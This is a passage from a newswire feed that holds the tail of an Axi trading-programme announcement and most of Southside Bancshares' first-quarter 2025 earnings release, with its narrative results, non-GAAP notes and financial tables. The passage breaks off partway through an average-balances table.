    Event attendees will have the opportunity to learn about Axi Select, Axi’s all-inclusive capital allocation program, designed to empower ambitious traders on their trading journey. “We invite all traders to visit our booth and explore our innovation that is Axi Select,” says Louis Cooper, Chief Commercial Officer at Axi, before adding, “We look forward to networking with follow traders and showcase the exceptional benefits of our program. Axi Select features zero registration fees, capital funding of up to $1,000,000 USD, the opportunity to earn up to 90% of the profits, and advanced tools to maximise traders’ trading potential.” 

    Additionally, visitors can explore the broker’s Introducing Broker (IB) and Affiliate programs or learn more about Axi’s longstanding partnership with Man City, Premier League Champions. Manchester City memorabilia and the club’s mascot will be on-site for photos and attendees stand the chance to win exciting prizes, including signed player shirts and other merchandise.  

    The broker has a longstanding partnership with Premier League club, Manchester City FC, as well as LaLiga club, Girona FC, and Brazilian club, Esporte Clube Bahia. In 2023, they also announced England international John Stones as their Brand Ambassador. The broker was recognised with the ‘Innovator of the Year’ award at the 2024 Dubai Forex Expo, as well as with the being named ‘Best Funded Trader Programme’ by the ADVFN International Financial Awards 2025.  

    The Axi Select programme is only available to clients of AxiTrader Limited. CFDs carry a high risk of investment loss. In our dealings with you, we will act as a principal counterparty to all of your positions. This content is not available to AU, NZ, EU and UK residents. For more information, refer to our Terms of Service. 

    About Axi 

    Axi is a global online FX and CFD trading company, with thousands of customers in 100+ countries worldwide. Axi offers CFDs for several asset classes including Forex, Shares, Gold, Oil, Coffee, and more. 

    For more information or additional comments from Axi, please contact: mediaenquiries@axi.com

    The MIL Network –

    April 29, 2025
  • MIL-OSI: Southside Bancshares, Inc. Announces Financial Results for the First Quarter Ended March 31, 2025

    Source: GlobeNewswire (MIL-OSI)

    • First quarter net income of $21.5 million;
    • First quarter earnings per diluted common share of $0.71;
    • Annualized return on first quarter average assets of 1.03%;
    • Annualized return on first quarter average tangible common equity of 14.14%(1); and
    • Nonperforming assets remain low at 0.39% of total assets.

    TYLER, Texas, April 29, 2025 (GLOBE NEWSWIRE) — Southside Bancshares, Inc. (“Southside” or the “Company”) (NYSE: SBSI) today reported its financial results for the quarter ended March 31, 2025. Southside reported net income of $21.5 million and earnings per diluted common share of $0.71 for both of the three month periods ended March 31, 2025 and 2024. The annualized return on average shareholders’ equity for the three months ended March 31, 2025 was 10.57%, compared to 11.02% for the same period in 2024. The annualized return on average assets was 1.03% for both of the three month periods ended March 31, 2025 and 2024.

    “We are pleased to report financial results for the first quarter ended March 31, 2025, which included earnings per share of $0.71, a return on average assets of 1.03%, and a return on average tangible common equity of 14.14%,” stated Lee R. Gibson, Chief Executive Officer of Southside. “Linked quarter, the net interest margin increased three basis points to 2.86%, net interest income increased $145,000 to $53.9 million, and deposits net of public fund and brokered deposits increased $91.9 million. The linked quarter decrease in total loans was primarily due to payoffs exceeding original projections. Our loan pipeline is solid and we continue to anticipate mid-single-digit loan growth for 2025; however, it will likely be heavily weighted in the last half of the year.”

    Operating Results for the Three Months Ended March 31, 2025

    Net income was $21.5 million and earnings per diluted common share were $0.71 for both of the three month periods ended March 31, 2025 and 2024. Annualized returns on average assets and average shareholders’ equity for the three months ended March 31, 2025 were 1.03% and 10.57%, respectively, compared to 1.03% and 11.02%, respectively, for the three months ended March 31, 2024. Our efficiency ratio and tax-equivalent efficiency ratio(1) were 57.04% and 55.04%, respectively, for the three months ended March 31, 2025, compared to 57.95% and 55.54%, respectively, for the three months ended March 31, 2024, and 56.08% and 54.00%, respectively, for the three months ended December 31, 2024.

    Net interest income for the three months ended March 31, 2025 was $53.9 million, an increase of $0.5 million, or 0.9%, compared to the same period in 2024. Linked quarter, net interest income increased $0.1 million, or 0.3%, compared to $53.7 million for the three months ended December 31, 2024. The increase in net interest income for both periods was due to the decrease in the average rate paid on interest bearing liabilities and the increase in the average balance of our interest earning assets, partially offset by the decrease in the average yield of interest earning assets and the increase in the average balance of our interest bearing liabilities.

    Our net interest margin increased to 2.74% for the three months ended March 31, 2025, compared to 2.72% for the same period in 2024, while tax-equivalent net interest margin(1) was 2.86% for both of the three month periods ended March 31, 2025 and 2024. Linked quarter, net interest margin and tax-equivalent net interest margin(1) increased from 2.70% and 2.83%, respectively, for the three months ended December 31, 2024.

    Noninterest income was $10.2 million for the three months ended March 31, 2025, an increase of $0.5 million, or 5.1%, compared to $9.7 million for the same period in 2024. The increase was primarily due to increases in gain on sale of loans and trust fees, partially offset by an increase in net loss on sale of securities available for sale (“AFS”). On a linked quarter basis, noninterest income decreased $2.1 million, or 16.8%, compared to the three months ended December 31, 2024. The decrease was primarily due to a decrease in other noninterest income, an increase in net loss on sale of securities AFS and a decrease in deposit services income. The decrease in other noninterest income was due to a decrease in swap fee income for the three months ended March 31, 2025.

    Noninterest expense increased $0.2 million, or 0.6%, to $37.1 million for the three months ended March 31, 2025, compared to $36.9 million for the same period in 2024, due to increases in other noninterest expense and professional fees, partially offset by decreases in salaries and employee benefits expense and amortization of intangibles. On a linked quarter basis, noninterest expense decreased by $1.1 million, or 2.8%, compared to the three months ended December 31, 2024, due to decreases in salaries and employee benefits, net occupancy, other noninterest expense and professional fees.

    Income tax expense increased $0.1 million, or 2.1%, for the three months ended March 31, 2025, compared to the same period in 2024. On a linked quarter basis, income tax expense increased $0.1 million, or 1.3%. Our effective tax rate (“ETR”) increased to 18.0% for the three months ended March 31, 2025, compared to 17.7% for the three months ended March 31, 2024, and increased from 17.6% for the three months ended December 31, 2024. The higher ETR for the three months ended March 31, 2025 compared to the same period in 2024, was primarily due to an increase in state income tax expense.

    Balance Sheet Data

    At March 31, 2025, Southside had $8.34 billion in total assets, compared to $8.35 billion at March 31, 2024, and $8.52 billion at December 31, 2024.

    Loans at March 31, 2025 were $4.57 billion, a decrease of $10.1 million, or 0.2%, compared to $4.58 billion at March 31, 2024. Linked quarter, loans decreased $94.4 million, or 2.0%, due to decreases of $79.7 million in construction loans, $19.7 million in municipal loans, $2.5 million in commercial real estate loans and $1.9 million in loans to individuals. These decreases were partially offset by increases of $8.5 million in commercial loans and $1.0 million in 1-4 family residential loans.

    Securities at March 31, 2025 were $2.74 billion, an increase of $24.2 million, or 0.9%, compared to $2.71 billion at March 31, 2024. Linked quarter, securities decreased $76.9 million, or 2.7%, from $2.81 billion at December 31, 2024.

    Deposits at March 31, 2025 were $6.59 billion, an increase of $45.1 million, or 0.7%, compared to $6.55 billion at March 31, 2024. Linked quarter, deposits decreased $63.4 million, or 1.0%, from $6.65 billion at December 31, 2024.

    At March 31, 2025, we had 178,840 total deposit accounts with an average balance of $34,000. Our estimated uninsured deposits were 40.0% of total deposits as of March 31, 2025. When excluding affiliate deposits (Southside-owned deposits) and public fund deposits (all collateralized), our total estimated deposits without insurance or collateral was 20.8% as of March 31, 2025. Our noninterest bearing deposits represent approximately 20.9% of total deposits. Linked quarter, our cost of interest bearing deposits decreased nine basis points from 2.92% in the prior quarter to 2.83%. Linked quarter, our cost of total deposits decreased five basis points from 2.31% in the prior quarter to 2.26%.

    Our cost of interest bearing deposits decreased 14 basis points, from 2.97% for the three months ended March 31, 2024, to 2.83% for the three months ended March 31, 2025. Our cost of total deposits decreased 10 basis points, from 2.36% for the three months ended March 31, 2024, to 2.26% for the three months ended March 31, 2025.

    Capital Resources and Liquidity

    Our capital ratios and contingent liquidity sources remain solid. During the first quarter ended March 31, 2025, we did not purchase any common stock pursuant to our Stock Repurchase Plan. Under this plan, repurchases of our outstanding common stock may be carried out in open market purchases, privately negotiated transactions or pursuant to any trading plan that might be adopted in accordance with Rule 10b5-1 of The Securities Exchange Act of 1934, as amended. The Company has no obligation to repurchase any shares under the Stock Repurchase Plan and may modify, suspend or discontinue the plan at any time. Subsequent to March 31, 2025, and through April 25, 2025, we purchased 196,419 shares of common stock at an average price of $26.82 pursuant to the Stock Repurchase Plan.

    As of March 31, 2025, our total available contingent liquidity, net of current outstanding borrowings, was $2.29 billion, consisting of FHLB advances, Federal Reserve Discount Window and correspondent bank lines of credit.

    Asset Quality

    Nonperforming assets at March 31, 2025 were $32.2 million, or 0.39% of total assets, an increase of $24.2 million, or 303.5%, compared to $8.0 million, or 0.10% of total assets, at March 31, 2024. Linked quarter, nonperforming assets increased $28.6 million, or 797.0%, from $3.6 million at December 31, 2024 due primarily to increases of $27.5 million in restructured loans and $1.1 million in nonaccrual loans. The increase in restructured loans was due to the extension of maturity on a $27.5 million commercial real estate loan to allow for an extended lease up period. Classified loans totaled $67.0 million on March 31, 2025, compared to $48.0 million on December 31, 2024, primarily due to the downgrade of a $17.9 million commercial real estate loan in the first quarter that paid off on April 4, 2025.

    The allowance for loan losses totaled $44.6 million, or 0.98% of total loans, at March 31, 2025, compared to $44.9 million, or 0.96% of total loans, at December 31, 2024. The allowance for loan losses was $43.6 million, or 0.95% of total loans, at March 31, 2024. The increase in allowance as a percentage of total loans was primarily due to an increase in economic concerns forecasted in the CECL model, partially offset by a decrease in the loan portfolio due to payoffs.

    For the three months ended March 31, 2025, we recorded a provision for credit losses for loans of $42,000, compared to a provision of $1.2 million and $1.6 million for the three months ended March 31, 2024 and December 31, 2024, respectively. Net charge-offs were $0.3 million for the three months ended March 31, 2025 and March 31, 2024, compared to net charge-offs of $1.0 million for the three months ended December 31, 2024.

    We recorded a provision for credit losses on off-balance-sheet credit exposures of $0.7 million for the three months ended March 31, 2025, compared to a reversal of provision for credit losses on off-balance-sheet credit exposures $1.1 million and $0.2 million for the three months ended March 31, 2024 and December 31, 2024, respectively. The balance of the allowance for off-balance-sheet credit exposures was $3.8 million and $2.8 million at March 31, 2025 and 2024, respectively, and is included in other liabilities.

    Dividend

    Southside Bancshares, Inc. declared a first quarter cash dividend of $0.36 per share on February 6, 2025, which was paid on March 6, 2025, to all shareholders of record as of February 20, 2025.

    _______________

    (1) Refer to “Non-GAAP Financial Measures” below and to “Non-GAAP Reconciliation” at the end of the financial statement tables in this Earnings Release for more information and for a reconciliation of this non-GAAP financial measure to the nearest GAAP financial measure.
       

    Conference Call

    Southside’s management team will host a conference call to discuss its first quarter ended March 31, 2025 financial results on Tuesday, April 29, 2025 at 11:00 a.m. CDT. The conference call can be accessed by webcast, for listen-only mode, on the company website, https://investors.southside.com, under Events.

    Those interested in participating in the question and answer session, or others who prefer to call-in, can register at https://register-conf.media-server.com/register/BI1a8ec95cd2734970adaf83fadfc7f01d to receive the dial-in number and unique code to access the conference call seamlessly. While not required, it is recommended that those wishing to participate, register 10 minutes prior to the conference call to ensure a more efficient registration process.

    For those unable to attend the live event, a webcast recording will be available on the company website, https://investors.southside.com, for at least 30 days, beginning approximately two hours following the conference call.

    Non-GAAP Financial Measures

    Our accounting and reporting policies conform to generally accepted accounting principles (“GAAP”) in the United States and prevailing practices in the banking industry. However, certain non-GAAP measures are used by management to supplement the evaluation of our performance. These include the following fully taxable-equivalent measures (“FTE”): (i) Net interest income (FTE), (ii) net interest margin (FTE), (iii) net interest spread (FTE), and (iv) efficiency ratio (FTE), which include the effects of taxable-equivalent adjustments using a federal income tax rate of 21% to increase tax-exempt interest income to a tax-equivalent basis. Interest income earned on certain assets is completely or partially exempt from federal income tax. As such, these tax-exempt instruments typically yield lower returns than taxable investments.

    Net interest income (FTE), net interest margin (FTE) and net interest spread (FTE). Net interest income (FTE) is a non-GAAP measure that adjusts for the tax-favored status of net interest income from certain loans and investments and is not permitted under GAAP in the consolidated statements of income. We believe that this measure is the preferred industry measurement of net interest income and that it enhances comparability of net interest income arising from taxable and tax-exempt sources. The most directly comparable financial measure calculated in accordance with GAAP is our net interest income. Net interest margin (FTE) is the ratio of net interest income (FTE) to average earning assets. The most directly comparable financial measure calculated in accordance with GAAP is our net interest margin. Net interest spread (FTE) is the difference in the average yield on average earning assets on a tax-equivalent basis and the average rate paid on average interest bearing liabilities. The most directly comparable financial measure calculated in accordance with GAAP is our net interest spread.

    Efficiency ratio (FTE). The efficiency ratio (FTE) is a non-GAAP measure that provides a measure of productivity in the banking industry. This ratio is calculated to measure the cost of generating one dollar of revenue. The ratio is designed to reflect the percentage of one dollar which must be expended to generate that dollar of revenue. We calculate this ratio by dividing noninterest expense, excluding amortization expense on intangibles and certain nonrecurring expense by the sum of net interest income (FTE) and noninterest income, excluding net gain (loss) on sale of securities available for sale and certain nonrecurring impairments. The most directly comparable financial measure calculated in accordance with GAAP is our efficiency ratio.

    These non-GAAP financial measures should not be considered alternatives to GAAP-basis financial statements and other bank holding companies may define or calculate these non-GAAP measures or similar measures differently. Whenever we present a non-GAAP financial measure in an SEC filing, we are also required to present the most directly comparable financial measure calculated and presented in accordance with GAAP and reconcile the differences between the non-GAAP financial measure and such comparable GAAP measure.

    Management believes adjusting net interest income, net interest margin and net interest spread to a fully taxable-equivalent basis is a standard practice in the banking industry as these measures provide useful information to make peer comparisons. Tax-equivalent adjustments are reflected in the respective earning asset categories as listed in the “Average Balances with Average Yields and Rates” tables.

    A reconciliation of our non-GAAP financial measures to the comparable GAAP financial measures is included at the end of the financial statement tables.

    About Southside Bancshares, Inc.

    Southside Bancshares, Inc. is a bank holding company with approximately $8.34 billion in assets as of March 31, 2025, that owns 100% of Southside Bank. Southside Bank currently has 53 branches in Texas and operates a network of 73 ATMs/ITMs.

    To learn more about Southside Bancshares, Inc., please visit our investor relations website at https://investors.southside.com. Our investor relations site provides a detailed overview of our activities, financial information and historical stock price data. To receive email notification of company news, events and stock activity, please register on the website under Resources and Investor Email Alerts. Questions or comments may be directed to Lindsey Bailes at (903) 630-7965, or lindsey.bailes@southside.com.

    Forward-Looking Statements

    Certain statements of other than historical fact that are contained in this press release and in other written materials, documents and oral statements issued by or on behalf of the Company may be considered to be “forward-looking statements” within the meaning of and subject to the safe harbor protections of the Private Securities Litigation Reform Act of 1995. These forward-looking statements are not guarantees of future performance, nor should they be relied upon as representing management’s views as of any subsequent date. These statements may include words such as “expect,” “estimate,” “project,” “anticipate,” “appear,” “believe,” “could,” “should,” “may,” “might,” “will,” “would,” “seek,” “intend,” “probability,” “risk,” “goal,” “target,” “objective,” “plans,” “potential,” and similar expressions. Forward-looking statements are statements with respect to the Company’s beliefs, plans, expectations, objectives, goals, anticipations, assumptions, estimates, intentions and future performance and are subject to significant known and unknown risks and uncertainties, which could cause the Company’s actual results to differ materially from the results discussed in the forward-looking statements. For example, benefits of the Share Repurchase Plan, trends in asset quality, capital, liquidity, the Company’s ability to sell nonperforming assets, expense reductions, planned operational efficiencies and earnings from growth and certain market risk disclosures, including the impact of interest rates and our expectations regarding rate changes, tax reform, inflation, tariffs, the impacts related to or resulting from other economic factors are based upon information presently available to management and are dependent on choices about key model characteristics and assumptions and are subject to various limitations. By their nature, certain of the market risk disclosures are only estimates and could be materially different from what actually occurs in the future. Accordingly, our results could materially differ from those that have been estimated. The most significant factor that could cause future results to differ materially from those anticipated by our forward-looking statements include the ongoing impact of higher inflation levels, interest rate fluctuations, including the impact of changes in interest rates on our financial projections, models and guidance, and general economic and recessionary concerns, as well as the effects of declines in the real estate market, tariffs or trade wars (including reduced consumer spending, lower economic growth or recession, reduced demand for U.S. exports, disruptions to supply chains, and decreased demand for other banking products and services), high unemployment and increasing insurance costs, as well as the financial stress on borrowers as a result of the foregoing, all of which could impact economic growth and could cause a reduction in financial transactions and business activities, including decreased deposits and reduced loan originations, and our ability to manage liquidity in a rapidly changing and unpredictable market.

    Additional information concerning the Company and its business, including additional factors that could materially affect the Company’s financial results, is included in the Company’s Annual Report on Form 10-K for the year ended December 31, 2024, under “Part I – Item 1. Forward Looking Information” and “Part I – Item 1A. Risk Factors” and in the Company’s other filings with the Securities and Exchange Commission. The Company disclaims any obligation to update any factors or to announce publicly the result of revisions to any of the forward-looking statements included herein to reflect future events or developments.

     
    Southside Bancshares, Inc.
    Consolidated Financial Summary (Unaudited)
    (Dollars in thousands)
     
      As of
        2025       2024  
      Mar 31,   Dec 31,   Sep 30,   Jun 30,   Mar 31,
    ASSETS                  
    Cash and due from banks $ 103,359     $ 91,409     $ 130,147     $ 114,283     $ 96,744  
    Interest earning deposits   293,364       281,945       333,825       272,469       307,257  
    Federal funds sold   34,248       52,807       22,325       65,244       65,372  
    Securities available for sale, at estimated fair value   1,457,939       1,533,894       1,408,437       1,405,944       1,405,221  
    Securities held to maturity, at net carrying value   1,278,330       1,279,234       1,288,403       1,305,975       1,306,898  
    Total securities   2,736,269       2,813,128       2,696,840       2,711,919       2,712,119  
    Federal Home Loan Bank stock, at cost   34,208       33,818       40,291       32,991       27,958  
    Loans held for sale   903       1,946       768       1,352       756  
    Loans   4,567,239       4,661,597       4,578,048       4,589,365       4,577,368  
    Less: Allowance for loan losses   (44,623 )     (44,884 )     (44,276 )     (42,407 )     (43,557 )
    Net loans   4,522,616       4,616,713       4,533,772       4,546,958       4,533,811  
    Premises & equipment, net   142,245       141,648       138,811       138,489       139,491  
    Goodwill   201,116       201,116       201,116       201,116       201,116  
    Other intangible assets, net   1,531       1,754       2,003       2,281       2,588  
    Bank owned life insurance   137,962       138,313       137,489       136,903       136,604  
    Other assets   135,479       142,851       124,876       133,697       130,047  
    Total assets $ 8,343,300     $ 8,517,448     $ 8,362,263     $ 8,357,702     $ 8,353,863  
                       
    LIABILITIES AND SHAREHOLDERS’ EQUITY                  
    Noninterest bearing deposits $ 1,379,641     $ 1,357,152     $ 1,377,022     $ 1,366,924     $ 1,358,827  
    Interest bearing deposits   5,211,210       5,297,096       5,058,680       5,129,008       5,186,933  
    Total deposits   6,590,851       6,654,248       6,435,702       6,495,932       6,545,760  
    Other borrowings and Federal Home Loan Bank borrowings   691,417       808,352       865,856       763,700       770,151  
    Subordinated notes, net of unamortized debt
    issuance costs
      92,078       92,042       92,006       91,970       93,913  
    Trust preferred subordinated debentures, net of unamortized debt issuance costs   60,276       60,274       60,273       60,272       60,271  
    Other liabilities   92,055       90,590       103,172       144,858       95,846  
    Total liabilities   7,526,677       7,705,506       7,557,009       7,556,732       7,565,941  
    Shareholders’ equity   816,623       811,942       805,254       800,970       787,922  
    Total liabilities and shareholders’ equity $ 8,343,300     $ 8,517,448     $ 8,362,263     $ 8,357,702     $ 8,353,863  
                                           
       
    Southside Bancshares, Inc.
    Consolidated Financial Highlights (Unaudited)
    (Dollars and shares in thousands, except per share data)
       
      Three Months Ended
        2025       2024  
      Mar 31,   Dec 31,   Sep 30,   Jun 30,   Mar 31,
    Income Statement:                  
    Total interest and dividend income $ 100,288     $ 101,689     $ 105,703     $ 104,186     $ 102,758  
    Total interest expense   46,436       47,982       50,239       50,578       49,410  
    Net interest income   53,852       53,707       55,464       53,608       53,348  
    Provision for (reversal of) credit losses   758       1,384       2,389       (485 )     58  
    Net interest income after provision for (reversal of) credit losses   53,094       52,323       53,075       54,093       53,290  
    Noninterest income                  
    Deposit services   5,829       6,084       6,199       6,157       5,985  
    Net gain (loss) on sale of securities available for sale   (554 )     —       (1,929 )     (563 )     (18 )
    Gain (loss) on sale of loans   55       138       115       220       (436 )
    Trust fees   1,765       1,773       1,628       1,456       1,336  
    Bank owned life insurance   799       848       857       1,767       784  
    Brokerage services   1,120       1,054       1,068       1,081       1,014  
    Other   1,209       2,384       233       1,439       1,059  
    Total noninterest income   10,223       12,281       8,171       11,557       9,724  
    Noninterest expense                  
    Salaries and employee benefits   22,382       22,960       22,233       21,984       23,113  
    Net occupancy   3,404       3,629       3,613       3,750       3,362  
    Advertising, travel & entertainment   924       884       734       795       950  
    ATM expense   378       378       412       368       325  
    Professional fees   1,520       1,645       1,206       1,075       1,154  
    Software and data processing   2,839       2,931       2,951       2,860       2,856  
    Communications   383       320       423       410       449  
    FDIC insurance   947       931       939       977       943  
    Amortization of intangibles   223       249       278       307       337  
    Other   4,089       4,232       3,543       3,239       3,392  
    Total noninterest expense   37,089       38,159       36,332       35,765       36,881  
    Income before income tax expense   26,228       26,445       24,914       29,885       26,133  
    Income tax expense   4,721       4,659       4,390       5,212       4,622  
    Net income $ 21,507     $ 21,786     $ 20,524     $ 24,673     $ 21,511  
                       
    Common Share Data:      
    Weighted-average basic shares outstanding   30,390       30,343       30,286       30,280       30,262  
    Weighted-average diluted shares outstanding   30,483       30,459       30,370       30,312       30,305  
    Common shares outstanding end of period   30,410       30,379       30,308       30,261       30,284  
    Earnings per common share                  
    Basic $ 0.71     $ 0.72     $ 0.68     $ 0.81     $ 0.71  
    Diluted   0.71       0.71       0.68       0.81       0.71  
    Book value per common share   26.85       26.73       26.57       26.47       26.02  
    Tangible book value per common share   20.19       20.05       19.87       19.75       19.29  
    Cash dividends paid per common share   0.36       0.36       0.36       0.36       0.36  
                       
    Selected Performance Ratios:                  
    Return on average assets   1.03 %     1.03 %     0.98 %     1.19 %     1.03 %
    Return on average shareholders’ equity   10.57       10.54       10.13       12.46       11.02  
    Return on average tangible common equity (1)   14.14       14.12       13.69       16.90       15.07  
    Average yield on earning assets (FTE) (1)   5.23       5.24       5.51       5.45       5.38  
    Average rate on interest bearing liabilities   3.03       3.12       3.28       3.32       3.22  
    Net interest margin (FTE) (1)   2.86       2.83       2.95       2.87       2.86  
    Net interest spread (FTE) (1)   2.20       2.12       2.23       2.13       2.16  
    Average earning assets to average interest bearing liabilities   128.10       129.55       128.51       128.62       127.71  
    Noninterest expense to average total assets   1.78       1.80       1.73       1.72       1.77  
    Efficiency ratio (FTE) (1)   55.04       54.00       51.90       52.71       55.54  
    (1) Refer to “Non-GAAP Reconciliation” at the end of the financial statement tables in this Earnings Release for a reconciliation of this non-GAAP financial measure to the nearest GAAP financial measure.
       
       
    Southside Bancshares, Inc.
    Consolidated Financial Highlights (Unaudited)
    (Dollars in thousands)
       
      Three Months Ended
        2025       2024  
      Mar 31,   Dec 31,   Sep 30,   Jun 30,   Mar 31,
    Nonperforming Assets: $ 32,193     $ 3,589     $ 7,656     $ 6,918     $ 7,979  
    Nonaccrual loans   4,254       3,185       7,254       6,110       7,709  
    Accruing loans past due more than 90 days   —       —       —       —       —  
    Restructured loans   27,505       2       —       145       151  
    Other real estate owned   388       388       388       648       119  
    Repossessed assets   46       14       14       15       —  
                       
    Asset Quality Ratios:                  
    Ratio of nonaccruing loans to:                  
    Total loans   0.09 %     0.07 %     0.16 %     0.13 %     0.17 %
    Ratio of nonperforming assets to:                  
    Total assets   0.39       0.04       0.09       0.08       0.10  
    Total loans   0.70       0.08       0.17       0.15       0.17  
    Total loans and OREO   0.70       0.08       0.17       0.15       0.17  
    Ratio of allowance for loan losses to:                  
    Nonaccruing loans   1,048.97       1,409.23       610.37       694.06       565.01  
    Nonperforming assets   138.61       1,250.60       578.32       613.00       545.90  
    Total loans   0.98       0.96       0.97       0.92       0.95  
    Net charge-offs (recoveries) to average loans outstanding   0.03       0.08       0.04       0.02       0.03  
                       
    Capital Ratios:                  
    Shareholders’ equity to total assets   9.79       9.53       9.63       9.58       9.43  
    Common equity tier 1 capital   13.44       13.04       13.07       12.72       12.43  
    Tier 1 risk-based capital   14.49       14.07       14.12       13.76       13.47  
    Total risk-based capital   17.01       16.49       16.59       16.16       15.92  
    Tier 1 leverage capital   9.73       9.67       9.61       9.40       9.22  
    Period end tangible equity to period end tangible assets (1)   7.54       7.33       7.38       7.33       7.17  
    Average shareholders’ equity to average total assets   9.75       9.76       9.67       9.52       9.35  
    (1) Refer to the “Non-GAAP Reconciliation” at the end of the financial statement tables in this Earnings Release for a reconciliation of this non-GAAP financial measure to the nearest GAAP financial measure.
       
       
    Southside Bancshares, Inc.
    Consolidated Financial Highlights (Unaudited)
    (Dollars in thousands)
       
      Three Months Ended
        2025       2024  
    Loan Portfolio Composition Mar 31,   Dec 31,   Sep 30,   Jun 30,   Mar 31,
    Real Estate Loans:                  
    Construction $ 458,101     $ 537,827     $ 585,817     $ 546,040     $ 599,464  
    1-4 Family Residential   741,432       740,396       755,406       738,037       720,508  
    Commercial   2,577,229       2,579,735       2,422,612       2,472,771       2,413,345  
    Commercial Loans   371,643       363,167       358,854       359,807       358,053  
    Municipal Loans   371,271       390,968       402,041       416,986       427,225  
    Loans to Individuals   47,563       49,504       53,318       55,724       58,773  
    Total Loans $ 4,567,239     $ 4,661,597     $ 4,578,048     $ 4,589,365     $ 4,577,368  
                       
    Summary of Changes in Allowances:                  
    Allowance for Securities Held to Maturity                  
    Balance at beginning of period $ —     $ —     $ —     $ —     $ —  
    Provision for (reversal of) securities held to maturity   64       —       —       —       —  
    Balance at end of period $ 64     $ —     $ —     $ —     $ —  
                       
    Allowance for Loan Losses                  
    Balance at beginning of period $ 44,884     $ 44,276     $ 42,407     $ 43,557     $ 42,674  
    Loans charged-off   (613 )     (1,232 )     (773 )     (721 )     (634 )
    Recoveries of loans charged-off   310       277       365       444       347  
    Net loans (charged-off) recovered   (303 )     (955 )     (408 )     (277 )     (287 )
    Provision for (reversal of) loan losses   42       1,563       2,277       (873 )     1,170  
    Balance at end of period $ 44,623     $ 44,884     $ 44,276     $ 42,407     $ 43,557  
                       
    Allowance for Off-Balance-Sheet Credit Exposures                  
    Balance at beginning of period $ 3,141     $ 3,320     $ 3,208     $ 2,820     $ 3,932  
    Provision for (reversal of) off-balance-sheet credit exposures   652       (179 )     112       388       (1,112 )
    Balance at end of period $ 3,793     $ 3,141     $ 3,320     $ 3,208     $ 2,820  
    Total Allowance for Credit Losses $ 48,480     $ 48,025     $ 47,596     $ 45,615     $ 46,377  
                                           

    The tables that follow show average earning assets and interest bearing liabilities together with the average yield on the earning assets and the average rate of the interest bearing liabilities for the periods presented. The interest and related yields presented are on a fully taxable-equivalent basis and are therefore non-GAAP measures. See “Non-GAAP Financial Measures” and “Non-GAAP Reconciliation” for more information.

     
    Southside Bancshares, Inc.
    Average Balances and Average Yields and Rates (Annualized) (Unaudited)
    (Dollars in thousands)
       
      Three Months Ended
      March 31, 2025   December 31, 2024
      Average Balance   Interest   Average Yield/Rate (3)   Average Balance   Interest   Average Yield/Rate (3)
    ASSETS                      
    Loans (1) $ 4,625,902     $ 68,160   5.98 %   $ 4,604,175     $ 70,155   6.06 %
    Loans held for sale   752       11   5.93 %     1,562       23   5.86 %
    Securities:                      
    Taxable investment securities (2)   749,155       6,363   3.44 %     784,321       6,949   3.52 %
    Tax-exempt investment securities (2)   1,134,590       10,253   3.66 %     1,138,271       10,793   3.77 %
    Mortgage-backed and related securities (2)   1,041,038       13,523   5.27 %     1,031,187       12,043   4.65 %
    Total securities   2,924,783       30,139   4.18 %     2,953,779       29,785   4.01 %
    Federal Home Loan Bank stock, at cost, and equity investments   43,285       483   4.53 %     37,078       591   6.34 %
    Interest earning deposits   319,889       3,370   4.27 %     273,656       3,160   4.59 %
    Federal funds sold   43,813       478   4.42 %     43,121       508   4.69 %
    Total earning assets   7,958,424       102,641   5.23 %     7,913,371       104,222   5.24 %
    Cash and due from banks   89,703               102,914          
    Accrued interest and other assets   457,948               454,387          
    Less: Allowance for loan losses   (45,105 )             (44,418 )        
    Total assets $ 8,460,970             $ 8,426,254          
    LIABILITIES AND SHAREHOLDERS’ EQUITY                      
    Savings accounts $ 593,953       1,429   0.98 %   $ 594,196       1,456   0.97 %
    Certificates of deposit   1,336,815       14,406   4.37 %     1,187,800       13,537   4.53 %
    Interest bearing demand accounts   3,406,342       21,412   2.55 %     3,459,122       23,468   2.70 %
    Total interest bearing deposits   5,337,110       37,247   2.83 %     5,241,118       38,461   2.92 %
    Federal Home Loan Bank borrowings   614,897       5,837   3.85 %     572,993       5,557   3.86 %
    Subordinated notes, net of unamortized debt issuance costs   92,060       932   4.11 %     92,024       945   4.09 %
    Trust preferred subordinated debentures, net of unamortized debt issuance costs   60,275       1,014   6.82 %     60,274       1,095   7.23 %
    Repurchase agreements   75,291       666   3.59 %     80,891       782   3.85 %
    Other borrowings   33,061       740   9.08 %     61,196       1,142   7.42 %
    Total interest bearing liabilities   6,212,694       46,436   3.03 %     6,108,496       47,982   3.12 %
    Noninterest bearing deposits   1,334,933               1,383,204          
    Accrued expenses and other liabilities   88,450               112,320          
    Total liabilities   7,636,077               7,604,020          
    Shareholders’ equity   824,893               822,234          
    Total liabilities and shareholders’ equity $ 8,460,970             $ 8,426,254          
    Net interest income (FTE)     $ 56,205           $ 56,240    
    Net interest margin (FTE)         2.86 %           2.83 %
    Net interest spread (FTE)         2.20 %           2.12 %
    (1) Interest on loans includes net fees on loans that are not material in amount.
    (2) For the purpose of calculating the average yield, the average balance of securities do not include unrealized gains and losses on AFS securities.
    (3) Yield/rate includes the impact of applicable derivatives.
       

    Note: As of March 31, 2025 and December 31, 2024, loans totaling $4.3 million and $3.2 million, respectively, were on nonaccrual status. Our policy is to reverse previously accrued but unpaid interest on nonaccrual loans; thereafter, interest income is recorded to the extent received when appropriate.

     
    Southside Bancshares, Inc.
    Average Balances and Average Yields and Rates (Annualized) (Unaudited)
    (Dollars in thousands)
     
      Three Months Ended
      September 30, 2024   June 30, 2024
      Average Balance   Interest   Average Yield/Rate (3)   Average Balance   Interest   Average Yield/Rate (3)
    ASSETS                      
    Loans (1) $ 4,613,028     $ 72,493   6.25 %   $ 4,595,980     $ 70,293   6.15 %
    Loans held for sale   871       11   5.02 %     1,489       24   6.48 %
    Securities:                      
    Taxable investment securities (2)   791,914       7,150   3.59 %     783,856       7,009   3.60 %
    Tax-exempt investment securities (2)   1,174,445       11,825   4.01 %     1,254,097       12,761   4.09 %
    Mortgage-backed and related securities (2)   886,325       11,976   5.38 %     830,504       11,084   5.37 %
    Total securities   2,852,684       30,951   4.32 %     2,868,457       30,854   4.33 %
    Federal Home Loan Bank stock, at cost, and equity investments   41,159       582   5.63 %     40,467       573   5.69 %
    Interest earning deposits   281,313       3,798   5.37 %     300,047       4,105   5.50 %
    Federal funds sold   33,971       488   5.71 %     75,479       1,021   5.44 %
    Total earning assets   7,823,026       108,323   5.51 %     7,881,919       106,870   5.45 %
    Cash and due from banks   100,578               110,102          
    Accrued interest and other assets   455,091               424,323          
    Less: Allowance for loan losses   (42,581 )             (43,738 )        
